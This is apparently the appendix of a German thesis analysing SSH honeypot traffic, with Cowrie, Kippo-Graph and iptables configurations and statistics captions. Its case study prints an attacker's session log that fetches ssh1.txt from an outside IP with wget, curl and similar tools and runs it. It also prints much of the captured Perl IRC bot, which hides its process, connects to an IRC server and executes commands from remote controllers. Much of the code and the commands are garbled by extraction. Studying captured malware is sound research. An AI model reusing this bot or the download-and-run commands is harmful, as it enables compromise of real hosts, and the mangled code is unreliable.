    enabled = true
399
    # IP addresses to listen for incoming Telnet connections.
401
    # (DEPRECATED: use listen endpoints instead)
402
    # (default: 0.0.0.0) = any IPv4 address
404
    \#listen\ addr=0.0.0.0
405
    # (use :: for listen to all IPv6 and IPv4 addresses)
406
    #listen_addr = ::
408
409
    # Port to listen for incoming Telnet connections.
    # (DEPRECATED: use listen_endpoints instead)
411
412
    # (default: 2223)
413
    \#listen\_port = 2223
414
415
    # Endpoint to listen on for incoming Telnet connections.
417
    # See https://twistedmatrix.com/documents/current/core/howto/endpoints.html#servers
418
    # (default: listen_endpoints = tcp:2223:interface=0.0.0.0)
    # (use systemd: endpoint for systemd activation)
   # listen_endpoints = systemd:domain=INET:index=0
421
    # For IPv4 and IPv6: listen_endpoints = tcp6:2223:interface=\:\:
   tcp:2223:interface=0.0.0.0
    listen_endpoints = tcp:2223:interface=0.0.0.0
423
424
425
   # Source Port to report in logs (useful if you use iptables to forward ports to
426
427 reported_port = 23
```

Analyse von Traffic in einem SSH-Honeypot

```
429
430
432
    # Database logging Specific Options
433
    # XMPP Logging
435
    # Log to an xmpp server.
436
437
438
    #[database_xmpp]
    #server = sensors.carnivore.it
439
    #user = anonymous@sensors.carnivore.it
440
    #password = anonymous
    #muc = dionaea.sensors.carnivore.it
449
    #signal createsession = cowrie-events
443
    #signal_connectionlost = cowrie-events
    #signal loginfailed = cowrie-events
445
    #signal loginsucceeded = cowrie-events
446
    #signal_command = cowrie-events
    #signal_clientversion = cowrie-events
448
    #debug=true
449
450
451
452
453
    454
    # Output Plugins
455
    # These provide an extensible mechanism to send audit log entries to third
456
    # parties. The audit entries contain information on clients connecting to
    # the honeypot.
458
459
    # Output entries need to start with 'output_' and have the 'enabled' entry.
461
462
    #[output_xmpp]
    #enabled=true
464
    #server = conference.cowrie.local
465
    #user = cowrie@cowrie.local
467
    #password = cowrie
    #muc = hacker_room
468
469
    # JSON based logging module
470
471
    [output jsonlog]
472
    enabled = true
    logfile = log/cowrie.json
474
475
476
```

Analyse von Traffic in einem SSH-Honeypot

```
# Supports logging to Elasticsearch
    # This is a simple early release
478
479
    #[output_elasticsearch]
    #enabled = false
481
   #host = localhost
482
    #port = 9200
    #index = cowrie
    #type = cowrie
485
486
487
    # Send login attemp information to SANS DShield
488
    # See https://isc.sans.edu/ssh.html
489
    # You must signup for an api key.
    # Once registered, find your details at: https://isc.sans.edu/myaccount.html
491
492
493
    #[output_dshield]
   #userid = userid here
494
    #auth key = auth key here
495
    #batch_size = 100
    #enabled = false
497
498
    # Local Syslog output module
500
501
502
    # This sends log messages to the local syslog daemon.
    # Facility can be:
   # KERN, USER, MAIL, DAEMON, AUTH, LPR, NEWS, UUCP, CRON, SYSLOG and LOCALO to
504
 ,→ LOCAL7.
505
    # Format can be:
506
   # text, cef
507
   #[output_localsyslog]
500
510 #enabled = false
   #facility = USER
    #format = text
512
513
   # Text output
   # This writes audit log entries to a text file
516
517
   # Format can be:
518
   # text, cef
519
520
   #[output_textlog]
521
522 #enabled = false
   #logfile = log/audit.log
524 #format = text
```

Analyse von Traffic in einem SSH-Honeypot

```
526
    # MuSQL logging module
527
    # Database structure for this module is supplied in doc/sql/mysql.sql
529
    # MySQL logging requires extra software: sudo apt-get install libmysglclient-dev
530
    # MySQL logging requires an extra Python module: pip install mysql-python
532
    [output mysql]
533
    enabled = true
534
   host = localhost
   database = cowrie
536
    username = cowrie
537
    password = fullsecret
    port = 3306
539
    debug = false
540
541
    # Rethinkdb output module
542
    # Rethinkdb output module requires extra Python module: pip install rethinkdb
543
    #[output_rethinkdblog]
545
    #enabled = false
546
   \#host = 127.0.0.1
    #port = 28015
    #table = output
549
550
    #password =
    #db = cowrie
551
552
    # SQLite3 logging module
553
554
    # Logging to SQLite3 database. To init the database, use the script
555
    # doc/sql/sqlite3.sql:
556
          sqlite3 <db_file> < doc/sql/sqlite3.sql
558
   #[output sqlite]
559
    #enabled = false
    #db_file = cowrie.db
561
562
    # MongoDB logging module
563
564
    # MongoDB logging requires an extra Python module: pip install pymongo
565
566
    #[output_mongodb]
567
    #enabled = false
568
    #connection_string = mongodb://username:password@host:port/database
    #database = dbname
570
571
    # Splunk SDK output module - Legacy. Requires Splunk API installed
```

Analyse von Traffic in einem SSH-Honeypot

```
# This sends logs directly to Splunk using the Python REST SDK
575
   #[output splunklegacy]
576
    #enabled = false
   #host = localhost
578
   #port = 8889
579
    #username = admin
    #password = password
    #index = cowrie
589
584
    # Splunk HTTP Event Collector (HEC) output module
585
    # Sends JSON directly to Splunk over HTTPS
586
    # mandatory fields: url, token
    # optional fields: index, source, sourcetype, host
588
589
590
    #[output_splunk]
   #enabled = false
591
    #url = https://localhost:8088/services/collector/event
592
    #token = 6A0EA6C6-8006-4E39-FC44-C35FF6E561A8
    #index = cowrie
594
    #sourcetype = cowrie
595
    #source = cowrie
597
598
599
    # HPFeeds
600
    #[output_hpfeeds]
601
   #enabled = false
602
    #server = hpfeeds.mysite.org
    #port = 10000
604
    #identifier = abc123
605
    #secret = secret
    #debug=false
607
608
    # VirusTotal output module
610
    # You must signup for an api key.
611
612
   #[output_virustotal]
613
   #enabled = false
614
    #api_key = 0123456789abcdef0123456789abcdef0123456789abcdef0123456789abcdef
615
    #upload = True
    #debug = False
617
618
619
   # Cuckoo output module
620
    #[output cuckoo]
   #enabled = false
```

Analyse von Traffic in einem SSH-Honeypot

```
# no slash at the end
    #url_base = http://127.0.0.1:8090
624
    #user = user
625
    #passwd = passwd
    # force will upload duplicated files to cuckoo
    #force = 0
628
630
    # upload to MalShare
    #[output malshare]
631
    #enabled = false
632
633
   # This will produce a _lot_ of messages - you have been warned....
634
    #[output slack]
635
    #enabled = false
    #channel = channel_that_events_should_be_posted_in
637
    #token = slack token for your bot
638
    #debug = false
640
641
    # https://csirtq.io
    # You must signup for an api key.
643
644
   #[output csirtq]
    #enabled = false
    #username = wes
647
    #feed = scanners
648
    #description = random scanning activity
    \#token = 0123456789abcdef0123456789abcdef0123456789abcdef0123456789abcdef
650
651
    #[output_socketlog]
653
    #enabled = false
654
    #address = 127.0.0.1:9000
    #timeout = 5
656
657
    # Upload files that cowrie has captured to an S3 (or compatible bucket)
    # Files are stored with a name that is the SHA of their contents
659
660
    #[output_s3]
661
662
   # The AWS credentials to use.
663
    # Leave these blank to use botocore's credential discovery e.g .aws/config or ENV
 \rightarrow variables.
   # As per
665
 → https://qithub.com/boto/botocore/blob/develop/botocore/credentials.py#L50-L65
   #access_key_id = AKIDEXAMPLE
   #secret_access_key = wJalrXUtnFEMI/K7MDENG+bPxRfiCYEXAMPLEKEY
667
   # The bucket to store the files in. The bucket must already exist.
```

```
#bucket = my-cowrie-bucket
671
672
    # The region the bucket is in
    \#region = eu-west-1
674
   # An alternate endpoint URL. If you self host a pithos instance you can set
675
    # this to its URL (e.g. https://s3.mydomain.com) - can otherwise be blank
    #endpoint =
678
    # Whether or not to validate the S3 certificate. Set this to 'no' to turn this
    # off. Do not do this for real AWS. It's only needed for self-hosted S3 clone
   # where you don't yet have real certificates.
    #verify = no
682
    #[output_influx]
684
    #enabled = false
685
   #host = 127.0.0.1
   #port = 8086
    #database name = cowrie
688
    #retention_policy_duration = 12w
690
691
   #[output redis]
    #enabled = false
    \#host = 127.0.0.1
694
695
    #port = 6379
    # DB of the redis server. Defaults to 0
697
   # Password of the redis server. Defaults to None
    #password = secret
    # Name of the list to push to or the channel to publish to. Required
   #keyname = cowrie
701
    # Method to use when sending data to redis.
   # Can be one of [lpush, rpush, publish]. Defaults to lpush
   #send method = lpush
```

A.4. Konfiguration Kippo-Graph

```
Listing A.2: config.php

'?php

# Author: ikoniaris

# Website: bruteforce.gr/kippo-graph

# DIR_ROOT: defines where your Kippo-Graph installation currently resides in.

# Please don't change this unless there is a special reason to do so.

define('DIR_ROOT', dirname(__FILE__));
```

```
# Language selection for charts -- Default: en (English)
   # Change the two-letter lang.XX.php language code to your preferred choice.
   # Available options:
   # en: English | fr: French | de: German | it: Italian | es: Spanish
   # nl: Dutch | el: Greek | et: Estonian | pl: Polish | sv: Swedish
  # cs: Czech | sk: Slovak | ar: Arabic (currently not working)
   require ond@IR_ROOT . '/include/languages/lang.en.php');
16
   # MySQL server configuration: you will have to change the following
17
   # four definitions from the default values to the correct ones,
18
   # according to your MySQL server instance. When you installed Kippo/Cowrie
  # and configured MySQL logging, you should have created a new
   # MySQL user just for this job, otherwise use root (not recommended!)
  define('DB_HOST', 'localhost');
  define('DB_USER', 'cowrie');
  define('DB_PASS', 'fullsecret');
  define('DB_NAME', 'cowrie');
  define('DB_PORT', '3306');
26
   # Which geolocation method should be used -- Default: LOCAL (MaxMind)
   # Note: LOCAL (MaxMind) enables additional fields in various components.
   # When using LOCAL you might want to periodically update (monthly) the
  # kippo-graph/include/maxmind/GeoLite2-City.mmdb MaxMind database file
  # with a new one from: http://dev.maxmind.com/geoip/geoip2/geolite2/
   # Available options:
  # LOCAL: fastest, uses a local MaxMind GeoLite2 database
   # GEOPLUGIN: uses the geoplugin.com web service (online)
  define('GEO_METHOD', 'LOCAL');
37
  # Realtime statistics for the main Kippo-Graph component -- Default: YES
   # This value determines whether Kippo-Graph will query the MySQL server
  # every time the component's page loads. Disabling this feature can be
   # useful if your database has become huge after a long time of operation.
   # Note: if you disable this, you will probably want to setup the hourly cron
      script to update the charts in the background (see README for details).
  # Change YES to NO if you want to disable it.
  define('REALTIME_STATS', 'YES');
46
   # Check for Tor exit nodes -- Default: NO
47
  # This enables checking of all logged IP addresses against the current Tor exit
  # nodes list using the Tor Bulk Exit List exporting tool. The list of exit nodes
  # is also saved locally, in case the online service goes down.
  # Note: this enables additional fields in various components.
  # Change NO to YES if you want to enable it.
   define('TOR_CHECK', 'NO');
  # Check for newer Kippo-Graph versions -- Default: NO
   # The following value determines whether Kippo-Graph will automatically check
  # if a newer version is available for download. You can inspect the function at
```

Analyse von Traffic in einem SSH-Honeypot

```
# kippo-graph/include/misc/versionCheck.php. It works by comparing the latest
   # version number that resides in a text file uploaded on Kippo-Graph's website
  # against the 'VERSION' definition inside versionCheck.php.
   # While in theory you can trust the remote website, I realise that you might
  # think that this check poses a risk to the privacy of your honeypot's IP address.
  # For this reason, the following value ensures that having the update checking
   # feature enabled is your choice and not forced.
  # Change NO to YES if you want to enable it.
  define('UPDATE CHECK', 'NO');
  # The following value determines the minimum size (in kb) of the TTY log
  # needed to be shown in Kippo-Playlog. Any value below it will be ignored.
   # This is useful to remove any sessions that just join and guit immediately
\rightarrow afterwards.
   # The value may need tweaking based on the length of your MOTD (displayed after
,→ successful logins).
  define('PLAYBACK_SIZE_IGNORE', '0.3');
   # The following value determines which honeypot is being used -- Default: KIPPO
74
   # Values: COWRIE or KIPPO
   define('BACK_END_ENGINE', 'COWRIE');
  # The following value determines where cowrie is installed -- Default: /opt/cowrie
  # You don't need to change it if you're using Kippo
   define('BACK_END_PATH', '/opt/cowrie');
80
81
   # Playback method. This is how the TTY logs are shown.
   # JS uses a JavaScript method that re-enacts the console window
  # Python is a in-built script to make a static output
  # Values: JS or PYTHON
  define('PLAYBACK_SYSTEM', 'JS');
   ?>
87
```

A.5. iptables

```
Listing A.3: iptables: Filter
   Chain INPUT (policy ACCEPT)
   target
              prot opt source
                                              destination
   ACCEPT
              all
                   --
                        anywhere
                                              anywhere
                                                                    ctstate
,→ RELATED, ESTABLISHED
   ACCEPT
              all --
                        anywhere
                                              anywhere
   ACCEPT
              icmp --
                        anywhere
                                              anywhere
                                                                    icmp echo-request
   ctstate NEW
   UDP-IN
                                                                    ctstate NEW
              udp --
                        anywhere
                                              anywhere
   TCP-IN
              tcp
                  --
                        anywhere
                                              anywhere
                                                                    tcp
   flags:FIN,SYN,RST,PSH,ACK/SYN ctstate NEW
   LOGDROP
              all --
                        anywhere
                                              anywhere
   Chain FORWARD (policy DROP)
   target
              prot opt source
                                              destination
11
   Chain OUTPUT (policy ACCEPT)
13
              prot opt source
                                              destination
   target
   ACCEPT
              all --
                        anywhere
                                              anywhere
                                                                    ctstate
,→ RELATED, ESTABLISHED
              all --
   ACCEPT
                        anywhere
                                              anywhere
   UDP-OUT
              udp --
                        anywhere
                                              anywhere
                                                                    ctstate NEW
17
   TCP-OUT
              tcp
                  --
                        anywhere
                                              anywhere
                                                                    tcp
18
   flags:FIN,SYN,RST,PSH,ACK/SYN ctstate NEW
   LOGDROP
              all --
                        anywhere
                                              anywhere
20
   Chain LOGALLOW (8 references)
21
                                              destination
   target
              prot opt source
              all -- anywhere
                                              anywhere
                                                                    limit: avg 5/sec
   burst 5 LOG level info prefix "IPTables-Allowed: "
   ACCEPT
              all --
                        anywhere
                                              anywhere
24
25
   Chain LOGDROP (2 references)
   target
              prot opt source
                                              destination
              all --
                        anywhere
                                              anywhere
                                                                    limit: avg 5/sec
   burst 5 LOG level info prefix "IPTables-Dropped: "
   DROP
              all --
                        anywhere
                                              anywhere
30
   Chain TCP-IN (1 references)
31
   target
              prot opt source
                                              destination
   LOGALLOW
              tcp --
                                              anywhere
                                                                    tcp dpt:http ctstate
                        anywhere
   LOGALLOW
                        anywhere
                                              anywhere
                                                                    tcp dpt:2223 ctstate
              tcp
,→ NEW
   LOGALLOW
                        anywhere
                                              anywhere
                                                                    tcp dpt:2222 ctstate
              tcp
   NEW
   LOGALLOW
               tcp
                        anywhere
                                              anywhere
                                                                    tcp dpt:49222
```

Analyse von Traffic in einem SSH-Honeypot

```
RETURN
              all --
                       anywhere
                                             anywhere
38
   Chain TCP-OUT (1 references)
39
   target
              prot opt source
                                             destination
40
  LOGALLOW
             tcp --
                       anywhere
                                             anywhere
                                                                  tcp spt:49222
41
  LOGALLOW
             tcp --
                       anywhere
                                             anywhere
                                                                  tcp dpt:http
42
43
  LOGALLOW
             tcp --
                       anywhere
                                             anywhere
                                                                  tcp dpt:https
   RETURN
              all --
                       anywhere
                                             anywhere
44
45
   Chain UDP-IN (1 references)
46
                                             destination
47
   target
              prot opt source
              all -- anywhere
  DROP
                                                                  PKTTYPE = broadcast
                                             anywhere
48
   RETURN
              all -- anywhere
                                             anywhere
49
50
   Chain UDP-OUT (1 references)
                                             destination
52
   target
              prot opt source
  LOGALLOW
              udp --
                       anywhere
                                             anywhere
                                                                  udp dpt:domain
  RETURN
              all --
                       anywhere
                                             anywhere
54
  Listing A.4: iptables: NAT
  Chain PREROUTING (policy ACCEPT)
     target
                prot opt source
                                               destination
     REDIRECT
                tcp -- anywhere
                                               anywhere
                                                                    tcp dpt:ssh redir
,→ ports 2222
     REDIRECT
                tcp -- anywhere
                                               anywhere
                                                                    tcp dpt:telnet
,→ redir ports 2223
     Chain INPUT (policy ACCEPT)
6
                prot opt source
     target
                                               destination
     Chain OUTPUT (policy ACCEPT)
9
     target
                prot opt source
                                               destination
10
     Chain POSTROUTING (policy ACCEPT)
12
     target
                prot opt source
                                               destination
13
```

A.6. Statistische Auswertung




Abbildung A.6.: Top10 Benutzername




Abbildung A.7.: Top10 Passwörter




Abbildung A.8.: Top10 Kombinationen




Abbildung A.9.: Top10 Erfolgreiche Kombinationen




Abbildung A.10.: Top10 Kombinationen




Abbildung A.11.: Top10 Erfolgreiche Kombinationen




Abbildung A.12.: Erfolgsrate Login



Abbildung A.13.: Erfolge pro Tag




Abbildung A.14.: Erfolge pro Woche




Abbildung A.15.: Zugriffe pro Tag




Abbildung A.16.: Zugriffe pro Woche




Abbildung A.17.: Meiste Erfolge pro Tag




Abbildung A.18.: Meiste Zugriffe pro Tag




Abbildung A.19.: Logins von derselben IP




Abbildung A.20.: Top10 SSH Clients




Abbildung A.21.: Top10 Befehle




Abbildung A.22.: Top10 Fehlgeschlagene Befehle




Abbildung A.23.: Top10 Erfolgreiche Befehle




Abbildung A.24.: Menschliche Aktivität pro Tag




Abbildung A.25.: Menschliche Aktivität pro Woche




Abbildung A.26.: Tage mit der meisten Aktivität




Abbildung A.27.: Zugriffe pro IP




Abbildung A.28.: Zugriffe pro IP




Abbildung A.29.: Zugriffe pro IP inklusive Geoinformation




Abbildung A.30.: Zugriffe pro IP inklusive Geoinformation




Abbildung A.31.: Zugriffe pro Land




Abbildung A.32.: Zugriffe pro IP mit Ländercode (ohne Aussreisser)

A.7. Fallbeispiele

```
Listing A.5: Fallbeispiel 1: Playlog
  admin@userdbapt$get install perl -v;
2 admin@userdbyum$install perl -y;
3 admin@userdbkil$all -9 perl [atd] top htop ps;
4 admin@userdb&&$var/tmp/;
5 admin@userdb:/tmp$tmp/;
6 admin@userdb:/tmp$rf ssh1.txt ;
7 admin@userdb:/tmgs http://195.22.126.16/ssh1.txt;
  admin@userdb:/tmp$sh1.txt wget.txt ;
9 admin@userdb:/tmmp$ wget.txt 195.22.127.225 ;
admin@userdb:/tmp$download http://195.22.126.16/ssh1.txt;
admin@userdb:/tmp$sh1.txt lynx.txt ;
12 admin@userdb:/tmp$ lynx.txt 195.22.127.225 ;
admin@userdb:/tmp$h http://195.22.126.16/ssh1.txt;
14 admin@userdb:/tmp$sh1.txt fetch.txt ;
15 admin@userdb:/tmp$ fetch.txt 195.22.127.225 ;
16 admin@userdb:/tmp$ -0 http://195.22.126.16/ssh1.txt;
17 admin@userdb:/tmp$sh1.txt curl.txt ;
18 admin@userdb:/tmp$ curl.txt 195.22.127.225 ;
19 admin@userdb:/tmp$rf ssh1.txt wget.txt lynx.txt fetch.txt curl.txt;
20 admin@userdb:/tmp$e
21 admin@userdb:/tmm$/proc/cpuinfo
22 admin@userdb:/tmp$ -m
```

Listing A.6: Fallbeispiel 1: Payload

```
1 #!/usr/bin/perl
processo =("top","htop","ps");
  my@titi = ("index.php?page=","main.php?page=");
  my$goni = $titi[rand scalar @titi];
8 my$linas_max='3';
9 my$sleep='7';
10 my@adms=("x", "y", "z", "w", "q", "e", "r", "t", "y");
my@hostauth=("local");
12 my@canais=("#tn");
chop (my$nick = 'uname');
14 my$servidor="3.4.5.6";
15 my$ircname =("g");
my$realname = ("g");
17 my@ircport = ("22","80");
18 my$porta = $ircport[rand scalar @ircport];
19 my$VERSAO = '0.5';
20 $SIG{'INT'} = 'IGNORE';
$\sig\{'HUP'\} = 'IGNORE';
$\$\sig\{'TERM'\} = 'IGNORE';
```

```
$SIG{'CHLD'} = 'IGNORE';
  $SIG{'PS'} = 'IGNORE';
  use IO::Socket
25
   use Socket
  use IO::Select
  chdir("/tmp");
   $servidor="$ARGV[0]" if $ARGV[0];
  $0="$processo"."\0"x16;;
  mv$pid=fork;
31
   exit if $pid;
32
  die "Problema com o fork: $!" unlessdefined($pid);
   our %irc servers;
35
   our %DCC;
   my$dcc_sel = new IO::Selectnew);
37
38
   $sel_cliente = IO::Select>new);
   subsendraw {
40
     if ($# == '1') {
41
       my$socket = $_[0];
42
       print $socket "$_[1]\n";
43
     } else {
44
     print $IRC_cur_socket "$_[0]\n";
46
   }
47
48
   subconectar {
49
     my$meunick = $_[0];
50
     my$servidor_con = $_[1];
     my$porta_con = $_[2];
     my$IRC_socket = IO::Socket::INET>newProto=>"tcp", PeerAddr=>"$servidor_con",
   PeerPort=>$porta_con) or return(1);
     if (defined($IRC_socket)) {
       $IRC_cur_socket = $IRC_socket;
56
       $IRC_socket->autoflush(1);
58
       $sel_cliente->add($IRC_socket);
59
60
       $irc_servers{$IRC_cur_socket}{'host'} = "$servidor_con";
61
       $irc_servers{$IRC_cur_socket}{'porta'} = "$porta_con";
62
       $irc_servers{$IRC_cur_socket}{'nick'} = $meunick;
63
       $irc_servers{$IRC_cur_socket}{'meuip'} = $IRC_socket->sockhost;
64
       nick("$meunick");
65
       sendraw("USER $ircname ".$IRC_socket->sockhost." $servidor_con :$realname");
66
67
       sleep 1;
     }
68
69
   my$line_temp;
```

```
while( 1 ) {
      while (!(keys(%irc_servers))) { conectar("$nick", "$servidor", "$porta"); }
72
      delete($irc_servers{''}) if (defined($irc_servers{''}));
      my@ready = $sel_cliente->can_read(0);
      next unles@ready);
75
     foreach$fh (@ready) {
76
77
       $IRC_cur_socket = $fh;
       $meunick = $irc_servers{$IRC_cur_socket}{'nick'};
78
       $nread = sysread($fh, $msg, 4096);
70
       if ($nread == 0) {
80
         $sel_cliente->remove($fh);
81
         $fh->close;
82
         delete($irc servers{$fh});
83
84
       Olines = split (/\n/, $msg);
85
86
       for(my$c=0; $c<= $#lines; $c++) {</pre>
87
         $line = $lines[$c];
88
          $line=$line_temp.$line if ($line_temp);
89
          $line_temp='';
          $line =~ s/\r$//;
91
          unless($c == $#lines) {
92
           parse("$line");
93
         } else {
94
         if ($#lines == 0) {
95
           parse("$line");
96
         } elsif ($lines[$c] =~ /\r$/) {
97
         parse("$line");
98
       } elsif (\frac{-}{(S+)} NOTICE AUTH :\*\*/) {
99
       parse("$line");
     } else {
101
      $line_temp = $line;
102
103
   }
104
105
106
   }
107
108
   subparse {
109
      my$servarg = shift;
110
     if ($servarg =~ /^PING \:(.*)/) {
       sendraw("PONG :$1");
112
     } elsif ($servarg =~ /^\:(.+?)\!(.+?)\@(.+?) PRIVMSG (.+?) \:(.+)/) {
113
      my$pn=$1; my$hostmask= $3; my$onde = $4; my$args = $5;
114
     if ($args =~ /^\001VERSION\001$/) {
       notice("$pn", "\001VERSION mIRC v6.16 Khaled Mardam-Bey\001");
116
     }
     118
       if (grep {$_ =~ /^\Q$pn\E$/i } @adms) {
```

```
if ($onde eq "$meunick"){
            shell("$pn", "$args");
          }
          if \frac{\$ args = /^(\Q\meunick\E|\!say)\s+(.*)/}{}
            my$natrix = $1;
124
            my$arg = $2;
            if ($arg =~ /^\!(.*)/) {
126
              ircase("$pn","$onde","$1") unless($natrix eq "!bot" and$arg =~
    /^\!nick/);
            } elsif ($arg =~ /^\@(.*)/) {
128
            $ondep = $onde;
129
            $ondep = $pn if $onde eq $meunick;
130
            bfunc("$ondep", "$1");
          } else {
          shell("$onde", "$arg");
135
      }
   }
136
